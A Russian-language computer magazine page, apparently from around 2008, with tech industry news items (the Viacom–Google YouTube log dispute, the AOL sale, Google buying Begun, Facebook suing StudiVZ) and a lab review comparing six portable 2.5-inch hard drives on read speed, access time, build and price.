Viacom не получит паролей и явок



Длящееся еще с начала года разбирательство между холдингом Viacom и компанией Google, похоже, окончилось неким подобием консенсуса. Напомню, что сыр-бор начался из-за принадлежащего Google сайта youtube.com. Еще в феврале 2007 Viacom потребовала убрать с YouTube 100,000 роликов и это требование, конечно, было выполнено, только вот остановить пользователей, незамедлительно заливших все обратно, оказалось невозможно. В итоге — суд. Объединение Viacom, в которое входят студии Paramount Pictures, DreamWorks, MTV Films и куча крупных телеканалов, подало на Google иск, обвиняя компанию в намеренном размещении на YouTube нелегальных роликов и привлечении с их помощью излишнего внимания к своей рекламе. Но впоследствии нудный процесс вылился в весьма интересную вещь — Viacom, на основе решения суда, потребовал от Google предоставить логи YouTube, в самом подробном виде, то есть, включая IP пользователей, логины и данные о том, кто, что смотрел. В Google логи предоставить согласились, но только в виде анонимной статистики, не нарушая нашу, юзерскую конфиденциальность. Противостояние по этому вопросу длилось больше месяца и разрешилось не в пользу Viacom — данные им покажут, но все же, без IP-адресов, статистика будет безликой. И что же? В отместку Viacom затребовал данные по закачкам и просмотрам с YouTube на самих сотрудников Google, и здесь об анонимности речи, к сожалению, уже не идет.

В 2012 году к интернету будет подключено примерно 1,9 миллиарда человек (30% всего населения Земли).



О сильных мира сего

Последнее время перестановок в сфере компаний-гигантов IT рынка наблюдается немало и, похоже, намечается еще одна. Судя по всему, Time Warner намеревается продавать свое подразделение AOL, — ту самую America online, которая, к тому же, заведует сервисом ICQ. Два наиболее вероятных покупателя — Microsoft и Yahoo. Аналитики уже прогнозируют возможные варианты. В случае договора с Yahoo компании, вероятнее всего, сольются в одну, а Time Warner получит в новом предприятии свою долю. Ну, а если «победит» Microsoft, то AOL будет выкуплен полностью. Microsoft как раз делает активные подвижки в сфере онлайновой рекламы, так что AOL с ICQ и Winamp'ом будут не самым бесполезным приобретением. Официальных комментариев от сторон пока не последовало, но ясно одно — каким бы ни был исход, сделка сильно повлияет на текущее положение дел на рынке сетевой рекламы.

Google научился искать внутри видеороликов

Как известно, от названия крупнейшего поисковика уже родились глаголы — «google it», «загугли», «погугли», «нагугли». А совсем скоро мы сможем гуглить и внутри видеороликов. Более того, система создана, функционирует и даже введена в обиход, правда, в ограниченно-тестовом режиме. Уже сейчас на YouTube можно покопаться в роликах, но пока исключительно в предвыборном видео кандидатов в президенты США. Разумеется, работает все это только на английском, но главное — оно работает! Нововведение не сложнее обычного поиска, достаточно установить маленький гаджет и можно начинать. Благодаря собственной системе распознавания речи, созданной Google, индексируются звуковые дорожки файлов и уже по этой базе ищутся совпадения с запросом. Ну и если совпадения найдены, нужные отрывки помечаются маркером прямо в окошке видео. При наведении на маркер под курсором появляется фраза целиком, с выделенным в ней ключевым словом. Осталось запастись терпением и дождаться, когда сервис станет доступен не только для политических агиток. И когда он научится понимать русский язык :).




Количество лже-антивирусов, циркулирующих в рунете, увеличилось на 700% по сравнению с прошлым годом.

Биллу Гейтсу тоже не нравится Microsoft



Случай на грани курьезного произошел с Биллом Гейтсом. На самом деле, фактически все случилось еще в 2003-ем, но некоторые вещи неподвластны времени. В результате одного из судебных процессов против Microsoft, в 2007 году была поднята большая часть внутрикорпоративной переписки, и среди кучи писем обнаружился один очень приметный e-mail. В нем Гейтс подробно, длинно и крайне эмоционально (хотя до матерщины не дошло) описывал, как он больше часа пытался скачать и установить на свою машину Moviemaker и пришел в ужас от нефункциональности сайта microsoft.com, полного отсутствия инструкций, логики и прочих необходимых пользователю вещей. Кстати, поставить Moviemaker ему так и не удалось, зато он успешно изгадил реестр, список программ, файловую систему и потратил немало времени и нервов. Словом, почувствовал себя на месте рядового пользователя. Из письма хорошо заметно, что Билл более чем проникся положением, потому как мейл, скорее, напоминает пост в блоге какого-нибудь мелкософт-ненавистника. Когда же письмо, совсем недавно, попало в руки прессе и журналисты окрестили его «шокирующим», Гейтс лишь отшутился, заявив, что это его работа — писать такие письма и критиковать. Дескать, как еще Microsoft улучшать свои продукты, если не так. Конечно-конечно, Билли, мы тебе верим.




Нарушаешь закон — сиди без интернета

С весьма оригинальной идеей выступил в июле нынешний президент Франции — Николя Саркози. Сейчас правительства разных стран мира, каждое по-своему, пытаются бороться с сетевым пиратством и распространением нелегального контента. Пока особых успехов на этом поприще никто еще не добился, поэтому в головы политиков приходят все более категоричные (или маразматичные) решения проблемы. Саркози предложил лишать злостных сетевых нарушителей (то есть, людей неоднократно попадавшихся на использовании файлообменных сетей) подключения к интернету вообще. Сначала провайдер будет обязан отправить пользователю три предупредительных письма, а затем последует «пресечение», сроком до года. Изначально Саркози продвигал эту инициативу в родной Франции, но теперь решил взять выше и вынес предложение на рассмотрение Европарламента, в качестве поправки к общеевропейскому закону о телекоммуникациях. Что решит парламент, мы узнаем ближе к концу года, но провайдеры, пользователи и многие политические организации уже сейчас высказали резкий протест. В самом деле, если решение окажется положительным, нашим европейским соседям можно будет только посочувствовать.


Клоны не пройдут!

Случилось то, что, в общем-то, не могло не случиться — популярнейшая на западе социальная сеть Facebook подала в суд на свой немецкий аналог StudiVZ (http://studivz.net). Дело в том, что немцы решили пойти проторенным путем и неофициально скопировали и дизайн, и внутренние сервисы Facebook'a. Сайт — действительно самая настоящая калька, так что судебный иск полностью обоснован. Интересно и другое — если Facebook собираются продолжать в том же духе, то нашему ВКонтакте есть о чем беспокоиться. StudiVZ хотя бы потрудились перекрасить ресурс, а вот ВКонтакте — просто брат-близнец Facebook'a. Несмотря на то, что наши разработчики не раз говорили (а скорее — громко кричали), что очень серьезно изменяли код и ничего общего с «прародителем» у них давно не осталось, привлечь их именно за визуальное сходство (то есть — плагиат дизайна) не столь уж невыполнимая задача, особенно если Facebook всерьез этим озадачится.



Чисто статей в русском сегменте Википедии перешагнуло отметку в **300,000.**

Реквием по Рамблеру



Весьма остро отреагировала компания «Яндекс» на продажу «Бегуна», лидирующего на российском рынке сервиса контекстной рекламы. Продали его компании Google. Договоренность о продаже была достигнута в середине июля — в результате сделки Google получит от «Рамблер Медиа» на руки полный пакет акций. На «Бегуна» также претендовали Yahoo, но предложение Google было признано лучшим. Сумма сделки составила 140 млн. долларов. После обнародования этих данных в блоге «Яндекса» появилась запись, по духу более всего напоминающая панихиду по «Рамблеру». «В России главными системами были Яндекс и Рамблер. Нам очень жаль, что теперь одна российская поисковая технология исчезнет», — пишет «Яндекс» и добавляет: «К коллегам из Google профессионалы Яндекса всегда относились с большим уважением. Нам интересно много лет соревноваться с мировой компанией такого уровня». Между тем, что делать с «Бегуном» в Google еще не решили, пока что их собственная система контекстной рекламы будет функционировать отдельно от него. Сам Rambler планируется «усилить алгоритмами Google», но о покупке всего «Рамблера» пока речи не шло даже близко. Официально сделка будет завершена в сентябре месяце и после этого уже станет ясно, не поторопился ли «Яндекс» с похоронами конкурента.



КИРИЛЛ АВРОРИН

ГИГАБАЙТЫ В КАРМАНЕ

ТЕСТИРОВАНИЕ ШЕСТИ ПОРТАТИВНЫХ НАКОПИТЕЛЕЙ ФОРМАТА 2.5 ДЮЙМА

В процессе тестирования один из жестких дисков использовался для текущих нужд тестовой лаборатории: переноса данных, обмена файлами между тестовыми стендами и так далее. Не будем уточнять, какая именно модель — дело не в этом. Важно, что когда пришла пора отдавать винчестеры предоставившим их компаниям, возвращаться к флешкам было некомфортно. Мы быстро привыкли, минуя DVD и прочие носители, перекинуть десяток тяжеловесных программ с одной машины на другую. Размер того же PCMark Vantage давно превысил размер средней флешки, и тенденция сохраняется. Портативные винчестеры дешевеют не по дням, а по часам, активно прибавляя в гигабайтах. Бьемся о заклад, что в ближайшие год-два, мобильные жесткие диски имеют все шансы отхватить немалую долю рынка у любых других носителей.


МЕТОДИКА ТЕСТИРОВАНИЯ

Ничего принципиально нового в методику тестирования жестких дисков мы вносить не стали. Как и раньше, прогоняли утилиту HD Tach версии 3.0.4.0, измеряя время случайного доступа, максимальную, минимальную и среднюю скорости чтения. Чтобы подстраховаться от неверных выводов, каждый жесткий диск испытывался четыре раза, после чего высчитывался средний показатель, который и становился финальным результатом. Для уточнения данных мы прогоняли встроенный в пакет Lavasys Everest Ultimate 4.5 бенчмарк.
Помимо этого, мы также проводили тест с использованием ноутбука, отключенного от сетевого питания. Бывает, что портативный жесткий диск отказывается работать в таких условиях. К счастью, с нашего тестового ноутбука Acer TravelMate 6292-812G25Mn — обычного лэптопа среднего класса — все накопители запустились без проблем. При этом никакой разницы в производительности не наблюдалось: результаты были одинаковые как на тестовом стенде (см. конфигурацию), так и на ноутбуке с отключенным и включенным сетевым питанием.
Разумеется, мы не забыли уделить внимание внешнему виду носителей. Но на итоговую оценку, в первую очередь, влияла скорость и стабильность работы, которая видна по графику чтения: чем меньше резких взлетов или падений производительности, тем лучше.

АЛЬТЕРНАТИВА

Как ни крути, но главный параметр жесткого диска — скорость вращения шпинделя. Большинство предлагаемых сейчас мобильных накопителей сделаны на базе емких, но отнюдь не рекордно быстрых накопителей. Значительного увеличения скорости можно добиться приобретением винчестера с частотой вращения шпинделя 7200 об/мин. Если найти такую модель в продаже не удается, рекомендуем отдельно приобрести внешний 2.5-дюймовый бокс и сам накопитель. К примеру, 160 Гб Fujitsu MHW2160BJ обойдется примерно в 3600 рублей, а мобильное шасси — в 450 рублей. Правда, тебе лучше внимательно почитать тесты подобных устройств: далеко не все из них обеспечивают стабильно высокую скорость чтения; многие построены на неудачных чипах и будут сильно затормаживать работу системы и винчестера. Но хороший бокс практически ничем не отличается от фирменных, тех же Transcend, Maxtor, laCie.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ ИНТЕРНЕТ-МАГАЗИНУ DIGITALSHOP.RU (Т.(495) 730-7758), А ТАКЖЕ РОССИЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ MAXTOR




Тестовый стенд

Процессор: Intel Core 2 Extreme QX9650
Системная плата: MSI X38 Diamond
Память, Мб: 2 x 1024 Мбайт, Corsair DDR3 1066 МГц
Видеоплата: ASUS EN8800GS
Жесткий диск, Гб: 400, Seagate Barracuda 7200 об/мин, SATA
Блок питания, Вт: 450 Вт, Floston

Список протестированного оборудования:

laCie mobile disk 320 Gb
Maxtor OneTouch 4 Mini 250 Gb
Prestigio Data Safe II 320 Gb
Transcend StoreJet 120 Gb
Verbatim Portable harddrive 320 Gb
WD Passport Portable 320 Gb

СРЕДНЯЯ СКОРОСТЬ ЧТЕНИЯ, МБ/С



Наиболее быстрые среди тестируемых дисков: Maxtor OneTouch 4 Mini 250 Gb и laCie mobile disk 320 Gb



laCie mobile disk 320 Gb

Технические характеристики:

Жесткий диск: **Samsung HM320JI**
Интерфейс: **SATA (внутренний), USB 2.0 (внешний)**
Скорость вращения: **5400 об/мин**
Буфер: **8 Мб**
Размеры и вес: **81x128x15 мм; 170 г**

●●●●●●●●○○



Компания laCie давно славится гигантскими внешними накопителями, но рынок заставил включить в линейку продукции и мобильные жесткие диски. Результат удался: новинка выглядит аккуратно, корпус выполнен из качественного металла, сборка безупречная. В качестве поставщика жестких дисков была выбрана компания Samsung. Это смело можно отнести к плюсам, так как модель HM320JI неплохо себя зарекомендовала в сводных тестах портативных накопителей. Наши измерения это подтверждают: кривая чтения практически лишена сколько-нибудь значимых скачков, несмотря на то, что средняя скорость высока.



Из недостатков отметим высокую цену: вполне можно найти более экономные варианты, не потеряв при этом в скорости или объеме. А если выбирать диск для архивных данных, игнорируя скорость, то ассортимент доступных моделей вырастет в разы. Трудно похвалить и весьма скромную внешность Samsung HM320JI. Для дорогого продукта было бы неплохо придумать хотя бы парочку отличительных особенностей.



Maxtor OneTouch 4 Mini 250 Gb

Технические характеристики:

Жесткий диск: **Seagate STM9025030TA3E1**
Интерфейс: **SATA (внутренний), USB 2.0 (внешний)**
Скорость вращения: **5400 об/мин**
Буфер: **8 Мб**
Размеры и вес: **81x15x124 мм; 167 г**




●●●●●●●●●○




Главный призер нашего теста — не самый емкий, не самый дорогой и не самый пафосный. Зато по технической части он немного, но опережает своих конкурентов.
В первую очередь отметим четкий график чтения, причем — с неизменно высокой скоростью. По тестовым данным винчестер также лидирует, особенно по параметру времени случайного доступа.
Выглядит призер неброско, но приятно: заключен в алюминиевый бокс фирменного дизайна с окантовкой из прорезиненного пластика.
Наконец, цена у девайса относительно невысока, что мы также относим к достоинствам.



У этой модели трудно выискать недостатки. Та же куцая внешность с лихвой компенсируется практичностью. Мы уверены, что несколько не самых легких падений винчестер переживет без каких-либо последствий.
Единственное пожелание: хотелось бы большего ассортимента моделей, тем более учитывая, что компанией Maxtor владеет флагман рынка — Seagate.



Похоже, все диски уперлись в пропускную способность интерфейса: разница фактически отсутствует



Как видно по времени случайного доступа, лидирует Maxtor OneTouch 4 Mini 250 Gb; результаты остальных дисков очень близки друг к другу



Prestigio Data Safe II Fashion Edition 320 Gb

Технические характеристики:

Жесткий диск: **Toshiba MK3252GSX**

Интерфейс: **SATA (внутренний), USB 2.0 (внешний)**

Скорость вращения: **5400 об/мин**

Буфер: **8 Мб**

Размеры и вес: **81x17x131 мм; 300 г**





Хотите создать самый дорогой телефон или компьютерную мышку? Тогда вам не стоит гнаться за современными технологиями, лучше облить девайс золотом и украсить камнями. Рекорд будет поставлен, можно не сомневаться. Будут и заказы — со стороны арабского полуострова и российской элиты. Если подобный подход объясним в случае с автомобилями или предметами роскоши, то золотой мобильный жесткий диск выглядит по меньшей мере странно. Единственным значимым преимуществом мы считаем аккуратно собранный «псевдо-кожаный» корпус. Благодаря нему, при падении шансы преждевременной смерти накопителя уменьшаются.



Стоит «золотистое счастье» в два раза дороже любой другой модели. На наш взгляд, необычный накопитель должен быть выполнен в hi-tech стиле, например, как Transcend StoreJet, а выбранный в этом случае дизайн мало уместен. К сожалению, два чехла и цепочка, идущие в комплекте, не смогли улучшить финальную оценку. Вдобавок, кривая чтения заметно ниже, чем у конкурентов (хотя и без явных провалов в графике).



Transcend StoreJet 120 Gb

Технические характеристики:

Жесткий диск: **Toshiba MK1252GSX**

Интерфейс: **SATA (внутренний), USB 2.0 (внешний)**

Скорость вращения: **5400 об/мин**

Буфер: **8 Мб**

Размеры и вес: **79.9x13x129 мм; 135 г**





Кульминация нашего сравнения мобильных жестких дисков с флешками — за стоимость этого 120-гигабайтного диска можно купить лишь средненькую флеш карточку на 4 гигабайта! А если учесть все доводы в пользу винчестеров, что приводились в начале статьи, может быть, многим действительно больше подойдет чуть более громоздкий, но куда более емкий накопитель. Transcend StoeJet привлекает необычным дизайном, выполненным с легким кивком в сторону недавних новинок Nokia. При этом выглядит диск привлекательнее многих других моделей. Накопитель использует жесткий диск Toshiba со скоростью 5400 об/мин. Кстати, заменить винчестер можно буквально за пару минут: верхняя часть корпуса отвинчивается и, сняв планку со стандартным SATA-интерфейсом, можно установить любой другой накопитель — например, со скоростью вращения 7200 об/мин. Получившиеся у нас графики чтения достаточно четкие, правда, в начале наблюдается некоторый всплеск производительности.



К сожалению, Store Jet не может похвастаться практичностью: корпус выполнен из пластика, хоть и очень жесткого. Допустим, он сможет предохранить накопитель от легких падений, но от царапин — точно не спасет.



Verbatim Portable harddrive 320 Gb

Технические характеристики:

Жесткий диск: **Toshiba MK3252GSX**
Интерфейс: **SATA (внутренний), USB 2.0 (внешний)**
Скорость вращения: **5400 об/мин**
Буфер: **8 Мб**
Размеры и вес: **86x137x16 мм; 164 г**

●●●●●●●○○○



Всемирно известный производитель всевозможных сменных накопителей, расходных материалов и еще сотни наименований обновил свою линейку мобильных накопителей. В плюсы можно записать стабильные и достаточно высокие результаты тестов, отсутствие скачков производительности в графике и очень низкую для своего класса цену. Если есть необходимость в емком, но недорогом накопителе, то Verbatim Portable Harddrive 320 Gb — один из приемлемых вариантов. Но — не лучший.



А не лучший он по причине откровенно дешевого и ненадежного пластикового корпуса. Мы не стали проводить краш-тест, но уверены, что падение на жесткую поверхность спокойно принесет несколько трещин и через какое-то время девайс просто развалится на части. На фоне стильных аналогов крайне неприятно наблюдать скрипящий корпус неопределенной формы типичного серебристого цвета. Поэтому лучшим решением для тех, кто хочет сэкономить на покупке внешнего мобильного накопителя, будет приобретение отдельно корпуса и отдельно — жесткого диска требуемой емкости. Пусть подобрать быстрое и беспроблемное шасси не так просто, зато алюминиевый корпус спасет накопитель при падении и прослужит значительно дольше.



WD Passport Portable 320 Gb

Технические характеристики:

Жесткий диск: **WD Scorpio WD3200BEVT**
Интерфейс: **SATA (внутренний), USB 2.0 (внешний)**
Скорость вращения: **5400 об/мин**
Буфер: **8 Мб**
Размеры и вес: **79x126x15 мм; 148 г**

●●●●●●●●●○



Western Digital довольно давно и весьма успешно развивает свою линейку внешних накопителей. От этой модели вполне стоит ждать хороших результатов: один из ведущих производителей жестких дисков всегда комплектует свои внешние модели качественными винчестерами. Наши тесты диск прошел без запинок, с хорошими результатами. В общем, у WD получился отличный накопитель за разумную цену. За это и вручаем награду «Лучшая покупка».



Глянцевая поверхность моментально покрывается отпечатками пальцев, а в комплекте даже нет тряпочки. Компания предлагает целый набор различных чехольчиков для накопителя. Правда, их придется заказывать и оплачивать отдельно.

☒ ВЫВОДЫ

За редким исключением накопители показывают стабильные и достаточно высокие результаты тестов. К слову, даже кривоватый график чтения (5-10% отклонений) вряд ли будет заметен на глаз, особенно при копировании больших объемов данных, состоящих из множества файлов. Тем не менее, производители позволяют себе чересчур фривольно обращаться с ценами на свою продукцию. К примеру, если предположить, что скоростные данные примерно равны, то следующим по важности параметром будет емкость. Получается, что за «оригинальный внешний вид» многие производители не стесняются просить столько же денег, сколько за вдвое более емкий винчестер. На наш взгляд, первым делом надо обращать внимание на объем и скорость, а во вторую очередь — на материал корпуса. Переплачивать же за форму, кожаные вставки и прочие рюшечки — не имеет смысла.

